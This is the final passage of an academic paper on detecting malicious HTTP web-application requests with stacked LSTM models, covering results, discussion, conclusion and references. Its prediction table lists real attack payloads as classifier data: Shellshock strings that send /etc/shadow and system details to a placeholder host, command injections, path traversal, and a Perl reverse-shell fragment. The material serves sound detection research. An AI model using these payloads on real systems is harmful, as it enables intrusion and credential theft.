Specificity	0.992
Precision	0.997
Recall	0.989
F1 Score	0.993

The maximum F1 score is achieved with a lower input character length in presence of an additional LSTM layer with dropout, compared to single LSTM architecture. The given confusion matrix in Table 5.9 depicts a high classification rate with testing data.

The input character size has a direct effect on the success of the DL model as seen in Figure 5.5. As the input length gets larger, the success gets higher accordingly. The model success rate remains steady when the size is 25 or larger.





Figure 5.5. The effect of the input character length over the success rate for Stacked LSTM model

Similar with the single LSTM layer model's results, the LSTM hidden size has a relativity low impact on the success of the DL model. When all the possible success rates are analyzed, the DL model generates better results in case the LSTM hidden size is less than the input character length size.

Similar with the single LSTM layer model's results, when we compared the results, the highest F1 score values belong to models trained with a batch size of 8.

The trained model having the highest F1 score is used to predict and classify the dataset containing malicious and benign data. The example result is given in Figure 5.6.



```
Predicted Class count: 1961
Word                                                                                                 ||True  ||Pred
=================================================
Actual Class count: 1961
direccion=Entrada+El+Zurdo%2C+166+7%3FE                                                              :    0      0
login=luna                                                                                           :    0      0
pwd=Sa5Na                                                                                            :    0      0
..%5c..%5c..%5c..%5c..%5c..%5c{FILE}                                                                 :    1      1
system32%255cdrivers%255cetc%255chosts                                                               :    1      1
() { :;}; /bin/bash -c "sleep 6 && curl //.testing/shellshock.txt?sleep=9&?vuln=9"                   :    1      1
() { :;}; /bin/bash -c "sleep 6 && echo vulnerable 6"                                                :    1      1
() { :;}; /bin/bash -c "wget //.testing/shellshock.txt?vuln=17?user=\`whoami\`"                      :    1      1
() { :;}; /bin/bash -c "wget //.testing/shellshock.txt?vuln=19?pwd=\`pwd\`"                          :    1      1
() { :;}; /bin/bash -c "wget //.testing/shellshock.txt?vuln=21?shadow=\`grep root /etc/shadow\`"     :    1      1
() { :;}; /bin/bash -c "wget //.testing/shellshock.txt?vuln=23?uname=\`uname -a\`"                   :    1      1
a;/usr/bin/id;                                                                                       :    1      1
a);/usr/bin/id|                                                                                      :    1      1
a;/usr/bin/id|                                                                                       :    1      1
a)|/usr/bin/id                                                                                       :    1      1
a|/usr/bin/id                                                                                        :    1      1
a)|/usr/bin/id;                                                                                      :    1      1
a|/usr/bin/id                                                                                        :    1      1
;system('cat%20/etc/passwd')                                                                         :    1      1
">&S");open(STDERR,">&S");exec("/bin/sh -i");};" > rev.pl                                            :    1      1
() { :;}; echo vulnerable 10                                                                         :    1      1
eval('ls')                                                                                           :    1      1
eval('pwd')                                                                                          :    1      1
eval('pwd');                                                                                         :    1      1
eval('sleep 5')                                                                                      :    1      1
eval('sleep 5');                                                                                     :    1      1
eval('whoami')                                                                                       :    1      1
eval('whoami');                                                                                      :    1      1
n.txt` #\" |curl //.testing/rce_vuln.txt                                                             :    1      1
$(`curl //.testing/rce_vuln.txt?req=22jjffjbn`)                                                      :    1      1
| dir                                                                                                :    1      1
; dir                                                                                                :    1      1
$(`dir`)                                                                                             :    1      1
```

Figure 5.6. The Stacked LSTM Model Prediction Example Output

The research mainly employs multiple stacked LSTM models as hidden layers. It is challenging to compare different approaches due to using different data sets and different hyper-parameter configurations.

Table 5.10
Comparison of different stacked LSTM researches

Method	**Dataset**	**Accuracy**	**Sensitivity (Recall)**	**Specificity**
Stacked LSTM (J. Liang et al. (2017))	CSIC2010	0.9842	0.9756	0.9921
AE-LSTM (A. Moradi Vartouni et al. (2019)	CSIC2010	0.8726	0.8273	0.8970
LSTM-70 (N. Oliveira et al., 2021)	CIDDS-001	0.9994	0.8971	0.9600
Bidirectional LSTM (BLSTM) (Li et al., 2018)	BE-SEL	0.8994	0.9300	0.4292
AE-LSTM (Alma & M. L. Das, 2020)	ECML-KDD	0.9979	1.00	0.4292
Our Stacked LSTM	CSIC2010 PlayloadAllTheThings	0.9903	0.9894	0.992

The given comparison is mainly approaches that are interested in the detection of malicious HTTP attacks using the LSTM model. According to Table 5.10, one may conclude that the LSTM model can be useful in the detection of different attacks with different datasets, because the metrics show high success rates.

6. DISCUSSION

The years of works on anomaly detection show that deep learning methods can effectively be used to detect outliers from the benign. Specific contexts require special attention to determine the correct classification approach to be implemented. As in detecting web application injection attacks, considering a sequence of characters to be classified is a milestone in deciding the use of the LSTM model in this research. On top of that, anomalies are most of the time not presented in our wordlists, datasets and test cases. Therefore, it is important to employ a semi-supervised approach so that we can test the detection performance of anomalies which are not part of the used dataset. However, most of the research does not specifically focus on attack types but only the attacks which are presented in the datasets and there is no such dataset that has labeled data for each attack type. Therefore their results become only specific to those attacks presented in the dataset they used. In this research, the specific realistic attack payloads for each corresponding attack are used during the training and testing phase.

Another key finding is the hyper-parameters which have a direct impact on the detection performance. Implementing different models to find an ideal LSTM structure for detection yields solid decisions in terms of the number of LSTM layers, input character sizes, the LSTM hidden state size and batch size. To define proper hyper-parameters, different values are tested for each hyper-parameter and as a result of this exhausted search, the essential deductions are made.

The implementation of a-model with only one LSTM layer is able to provide a similar F1 score which is gained for different LSTM layers but using stacked LSTM layers with fewer input character sizes may be a reasonable choice in case there are short input sequences for training data. The LSTM hidden state size enables the holding of many data as the size get larger. Storing many features does not mean it will produce better results, since the model may memorize unnecessary values as well. Different hidden state sizes are tested to find out the optimal values to get the maximum F1 scores. It has been concluded that there is no exact value for the LSTM hidden state size. Usually, the model generates better results in the case that the LSTM hidden size is less than the input character length size. Also it is crucial when the short sequences are, and also crucially important to detect and learn. Considering both the single and stacked LSTM models, the highest F1 score values belong to models trained with a batch size of 8. The lower batch sizes increase the processing time when training the model, but the result becomes more accurate. On the contrary, using a higher batch size lower the steps and processing time but mostly produces lower success values.

One overlooked perspective which needs to be analyzed and included as well while training the model is HTTP web response values for the corresponding HTTP web request, because only analyzing the input values may result in false positives in real life. There are cases where it is also necessary to take the HTTP response into consideration. However, the lack of a dataset that provides sample payloads for the corresponding web attacks and web responses is a real issue. This is also a challenging task, since different web application technologies, SQL servers and frameworks behave differently for each attack.

7. CONCLUSION

The deep learning model with an LSTM layer(s) is analyzed and implemented throughout the work. The aim is to analyze character sequences of malicious web application payloads by implementing different models with different hyper-parameters to find an ideal deep learning structure for detection and to evaluate whether the supplied input words are benign or malicious.

Based on the extensive experiments and analysis of different models with different hyper-parameters, one may conclude that the resulting models are promising for the detection of malicious HTTP web requests for specific attack types using corresponding attack payloads with a relatively small attack payload dataset employing a semi-supervised learning method.

For the future work, the HTTP web response values for the corresponding HTTP web request can also be considered while training the model. Since the different errors are generated by the applications implemented with different software technology as a result of malicious activities.

Peer-review: Externally peer-reviewed.
Conflict of Interest: The authors have no conflict of interest to declare.
Grant Support: The authors declared that this study has received no financial support.
Author Contributions: Conception/Design of Study- S.T.; Data Acquisition- S.T.; Data Analysis/Interpretation- S.T.; Drafting Manuscript- S.T., A.G.Y.; Critical Revision of Manuscript- A.G.Y.; Final Approval and Accountability- A.G.Y.; Material and Technical Support- S.T.; Supervision- A.G.Y.

Hakem Değerlendirmesi: Dış bağımsız.
Çıkar Çatışması: Yazarlar çıkar çatışması beyan etmemişlerdir
Finansal Destek: Yazarlar finansal destek beyan etmemişlerdir.
Yazar Katkıları: Çalışma Konsepti/Tasarım- S.T.; Veri Toplama- S.T.; Veri Analizi/Yorumlama- S.T.; Yazı Taslağı- S.T., A.G.Y.; İçeriğin Eleştirel İncelemesi- A.G.Y.; Son Onay ve Sorumluluk- A.G.Y.; Malzeme ve Teknik Destek- S.T.; Süpervizyon A.G.Y.

References

A. Graves (2012), *Supervised Sequence Labelling with Recurrent Neural Networks*. Springer, 2012th edition.

A. Juvonen, T. Sipola & T. Hämäläinen (2015), *Online anomaly detection using dimensionality reduction techniques for http log analysis*, Computer Networks, vol. 91, pp. 46–56.

A. Moradi Vartouni, S. Mehralian, M. Teshnehlab & S. Sedighian Kashi (2019). *Auto-Encoder LSTM Methods for Anomaly-Based Web Application Firewall*. International Journal of Information and Communication Technology. 11. 49-56.

A. Oza, K. Ross, R. Low & M. Stamp (2014), *Http attack detection using n-gram analysis*, Computers & Security, vol. 45.

A. Shilton, S. Rajasegarar, M. Palaniswami (2013), *Combined multiclass classification and anomaly detection for large-scale wireless sensor networks*, IEEE Eighth International Conference on Intelligent Sensors, Sensor Networks and Information Processing, Melbourne, Australia, pp. 491–496.

A. Singer & H. Wu (2011), *Orientability and diffusion maps*, Applied and Computational Harmonic Analysis, vol. 31, no. 1, pp. 44–58.

A. Singh (2017), *Anomaly Detection for Temporal Data using Long Short-Term Memory (LSTM),* Retrieved from http://urn.kb.se/resolve?urn=urn:nbn:se:kth:diva-215723

Acunetix Path traversal (2021), Retrieved from: https://www.acunetix.com/websitesecurity/directory-traversal/

B. Mirkin (2005), *Clustering For Data Mining: A Data Recovery Approacz*. Chapman & Hall/CRC.

C. Alonso, A. Guzman, M. Beltran, R. Bordon (2009), *Ldap Injection Techniques, Wireless Sensor Network*, 1, 233-244, doi:10.4236/wsn.2009.14030

C. Torrano-Gimnez, A. Prez-Villegas, & G. Alvarez (2010), "*The HTTP dataset CSIC 2010," ed: Instituto deSeguridad de la Información (ISI).*

Computer Fraud & Security (2020). *Verizon:data breach investigations report*, vol. 2020, no. 6, p. 4, 2020, ISSN: 1361-3723.

CWE (2006*), Improper neutralization of special elements used in an os command*, Retrieved from: https://cwe.mitre.org/data/definitions/78.html

D. Ariu, R. Tronci, & G. Giacinto (2011), *Hmmpayl: An intrusion detection system based on hidden markov models*, Comput. Secur., vol. 30, no. 4, pp. 221–241.

D. Durstewitz (2017), *Clustering and density estimation*, pp. 85–103.

D. Jurafsky & J. H. Martin (2020), *Speech and Language Processing*. Prentice Hall.

D. Pałka & M. Zachara (2011), *Learning web application firewall - benefits and caveats,* pp. 295–308.

F. Gers, J. Schmidhuber & F. Cummins (1999), *Learning to forget: Continual prediction with LSTM*, Ninth International Conference on Artificial Neural Networks ICANN 99. (Conf. Publ. No. 470), vol. 2, 850–855 vol.2.

F. Valeur, G. Vigna, C. Kruegel & R.A. Kemmerer (2004), *Comprehensive approach tointrusion detection alert correlation*, Dependable and Secure Computing, IEEE Transactions on, vol. 1, pp. 146–169.

Fortinet attack vector (2021), *What is an Attack Vector*, Retrieved from https://www.fortinet.com/resources/cyberglossary/attack-vector.

G. Betarte, E.Giménez, R. Martínez & Á. Pardo (2018). *Improving Web Application Firewalls through Anomaly Detection*. 2018 17th IEEE International Conference on Machine Learning and Applications (ICMLA), 779-784.

H. Xu, W. Chen, N. Zhao, Z. Li, J. Bu, Z. Li, Y. Liu, Y. Zhao, D. Pei, Y. Feng, J. Chen, Z. Wang & H. Qiao (2018), *Unsupervised anomaly detection via variational auto-encoder for seasonal kpis in web applications*, Proceedings of the 2018 World Wide Web Conference on World Wide Web.

I. Goodfellow, Y. Bengio & A. Courville. (2016), *Deep Learning*, MIT Press, Refrieved from http://www.deeplearningbook.org.

I. Kotenko, O. Lauta, K. Kribel & I. Saenko (2021). LSTM *Neural Networks for Detecting Anomalies Caused by Web Application Cyber Attacks*. 10.3233/FAIA210014.

J. Liang, W. Zhao & W. Ye. (2017). *Anomaly-Based Web Attack Detection: A Deep Learning Approach*. 80-85. 10.1145/3171592.3171594.

J.Hodges, R.Morgan (2002), Ldapv3, Retrieved from: https://datatracker.ietf.org/doc/html/rfc3377

M. Arora & V. Kansal (2019), *Character level embedding with deep convolutional neural network for text normalization of unstructured data for twitter sentiment analysis*, Social Network Analysis and Mining, vol. 9.

M. E. Hannes Holm (2013), *Estimates on the effectiveness of web application firewalls against targeted attacks*, pp. 250–265.

M. Markou & S. Singh (2003a), *Novelty detection: A review—part 1: Statistical approaches*, Signal Processing, vol. 83, no. 12, pp. 2481–2497, ISSN: 0165-1684.

M. Markou & S. Singh (2003b), *Novelty detection: A review—part 2: Neural networkbased approaches*, Signal Processing, vol. 83, no. 12, pp. 2499–2521,ISSN: 0165-1684.

M. Nadeem, O. Marshall, S. Singh, X. Fang & X. Yuan (2016), *Semi-supervised deep neural network for network intrusion detection*, KSU Conference On Cybersecurıty Educatıon, Research And Practıce.

M. White, M. Tufano, C. Vendome & D. Poshyvanyk (2016), *Deep learning code fragments for code clone detection*,31st IEEE/ACM International Conferenceon Automated Software Engineering (ASE), pp. 87–98.

M.Wahl, T.Howes & S.Kille (1997), Ldapv,Retrieved from: https://datatracker.ietf.org/doc/html/RFC2251

N. Ben-Asher & C. Gonzalez (2015), *Training for the unknown: The role of feedback and similarity in detecting zero-day attacks*, Procedia Manufacturing, vol. 3, pp. 1088–1095, 2015, 6th International Conference on Applied Human Factors and Ergonomics and the Affiliated Conferences.

N. Galbreath (2012), *Libinjection*. Retrieved from https://github.com/client9/libinjection (visited on 2012).

N. Görnitz, M. Kloft, M. Rieck, & U. Brefeld (2013), *Toward supervised anomaly detection*, Journal of Artificial Intelligence Research, vol. 46, pp. 235–262.

N. Montes, G. Betarte, Á. Pardo & R. Martínez (2018). *Web Application Attacks Detection Using Machine Learning Techniques*. 2018 17th IEEE International Conference on Machine Learning and Applications (ICMLA), 1065-1072.

N. Montes, G. Betarte, Á. Pardo & R. Martínez (2021). *Web Application Attacks Detection Using Deep Learning.* Progress in Pattern Recognition, Image Analysis, Computer Vision, and Applications: 25th Iberoamerican Congress, CIARP 2021, 227–236.

N. Oliveira, I. Praça, E. Maia and O. Sousa. (2021). *Intelligent Cyber Attack Detection and Classification for Network-Based Intrusion Detection Systems.* Applied Sciences. 11. 1674. 10.3390/app11041674.

OWASP Cross site scripting (XSS) (2021). Retrieved from https://owasp.org/wwwcommunity/attacks/xss/.

OWASP Ldap injection (2021), Retrieved from: https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html

OWASP Php code injection (2021). Retrieved from https://owasp.org/www-community/attacks/Code_Injection .

OWASP Server-side template injection (2021), Retrieved from: https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server-side_Template_Injection

OWASP Sql injection (2021). Retrieved from https://owasp.org/www-community/attacks/SQL_Injection.

Owasp TOP10 web application security risk (2021). Retrieved from https://owasp.org/www-project-top-ten/.

OWASP Web application firewall (2021). Retrieved from https://owasp.org/www-community/Web_Application_Firewall.

Payloads all the things (2021). Retrieved from https://github.com/swisskyrepo/PayloadsAllTheThings.

Portswigger Cross site scripting (2021), Retrieved from: https://portswigger.net/web-security/cross-site-scripting/

Portswigger Path traversal (2021), Retrieved from: https://portswigger.net/web-security/file-path-traversal

Portswigger Sql injection cheat sheet (2021), Retrieved from: https://portswigger.net/web-security/sql-injection/cheat-sheet

Q. Zhu, Z. He, T. Zhang & W. Cui (2020), *Improving classification performance of softmax loss function based on scalable batch-normalization*, Applied Sciences, vol. 10, no. 8.

R. Cahuantzi & X. A. Chen & S. Güttel (2021), A *comparison of LSTM and GRU networks for learning symbolic sequences.* ArXiv, abs/2107.02248..

R. Chalapathy & S. Chawla (2019), *Deep learning for anomaly detection: A survey.* arXiv: 1901.03407.

R. M. Cooke (1991), *Experts in Uncertainty: Opinion and Subjective Probability in Science,* .New York:Oxford University Press.

S Wold, K. Esbensen & P. Geladi (1987), *Principal component analysis*, Chemometrics and Intelligent Laboratory Systems, vol. 2, no. 1, pp. 37–52, ISSN: 0169-7439.

S. Erfani, M. Baktashmotlagh, M. Moshtaghi, V. Nguyen, C. Leckie, J. Bailey, K. Ramamohanarao (2017), *From shared subspaces to shared landmarks: A robust multi-source classification approach*, Proceedings of the AAAI Conference on Artificial Intelligence, vol. 31.

S. Hochreiter & J. Schmidhuber (1997), *Long Short-Term Memory*, Neural Computation,vol. 9, no. 8, pp. 1735–1780.

S. Hochreiter & J. Schmidhuber (1997), *Long short-term memory*, Neural Comput.,vol. 9, no. 8, pp. 1735–1780.

S. Hochreiter (1991), *Untersuchungen zu dynamischen neuronalen netzen.*

S. Hochreiter (1998), *The vanishing gradient problem during learning recurrent neural nets and problem solutions*, International Journal of Uncertainty, Fuzziness and Knowledge-Based Systems, vol. 6, pp. 107–116.

S. S. Kashi (2019), *Leveraging deep neural networks for anomaly-based web application firewall*, English, IET Information Security, vol. 13, 352–361(9), ISSN: 1751-8709.

S. Young (2021), *Designing a DMZ*, SANS Institute.

SANS Exploiting XXE vulnerabilities (2017), Retrieved from: https://www.sans.org/blog/exploiting-xxe-vulnerabilities-in-iis-net/

Statista (2021), *Annual number of data breaches and exposed records in the United States from 2005 to 2020,* Retrieved from https://www.statista.com/statistics/273550/data-breaches-recorded-in-the-united-states-by-number-of-breaches-and-records-exposed/.

T. Alma & M. L. Das (2020), *Web application attack detection using deep learning*, arXiv: 2011.03181.

T. Liu, U. Qi, L. Shi, J. Yan (2019), *Locate-then-detect: Real-time web attack detection via attention-based deep neural networks*, Proceedings of the Twenty-Eighth International Joint Conference on Artificial Intelligence, IJCAI-19, International Joint Conferences on Artificial Intelligence Organization, pp. 4725–4731.

T. Mikolov, I. Sutskever, K. Chen, G. Corrado & J. Dean (2013), *Distributed representations of words and phrases and their compositionality*, pp. 3111–3119.

T. Yu & H. Zhu (2020), *Hyper-parameter optimization: A review of algorithms and applications*, ArXiv, vol. abs/2003.05689.

V. Jumutc & J. A. Suykens (2014), *Multi-class supervised novelty detection*, IEEE Transactionson Pattern Analysis and Machine Intelligence, vol. 36, no. 12, pp. 2510– 2523.

WASC (2010), *Web application security consortium*, Retrieved from: http://projects.webappsec.org/f/WASC-TC-v2_0.pdf

WASC Os command injection (2009), Retrieved from: http://projects.webappsec.org/w/page/13246950/OS%5C%20Commanding

Y. Dong, Y. Zhang, H. Ma, Q. Wu, Q. Liu, K. Wang & W. Wang (2018), *An adaptive system for detecting malicious queries in web attacks*, Science China Information Sciences, vol. 61, no. 3.

Y. Hu, A.E. Huber, J. Anumula, & S. Liu (1998), *Overcoming the vanishing gradient problem in plain recurrent networks*, Retrieved from https://openreview.net/forum?id=Hyp3i2xRb

Y. Liu, M. Ott, N. Goyal, J. Du, M. Joshi, D. Chen, O. Levy, M. Lewis, L. Zettlemoyer, and V. Stoyanov (2019). *Roberta: A robustly optimized bert pretraining approach*, ICLR 2020 Conference.

Y. Pan, F. Sun, Z. Teng, J. White, C. Schmidt, J. Staples, L. Krause (2019), *Detecting web attacks with end-to-end deep learning*, Journal of Internet Services and Applications, vol. 10.

Y. Yu, X. Si, C. Hu and J. Zhang (2019), *A Review of Recurrent Neural Networks: LSTM Cells and Network Architectures*, Neural Computation, vol. 31, no. 7, pp. 1235–1270.

Z. Li, D. Zou, S. Xu, X. Ou, H. Jin, S. Wang, Z. Deng, Y. Zhong (2018), *Vuldeepec*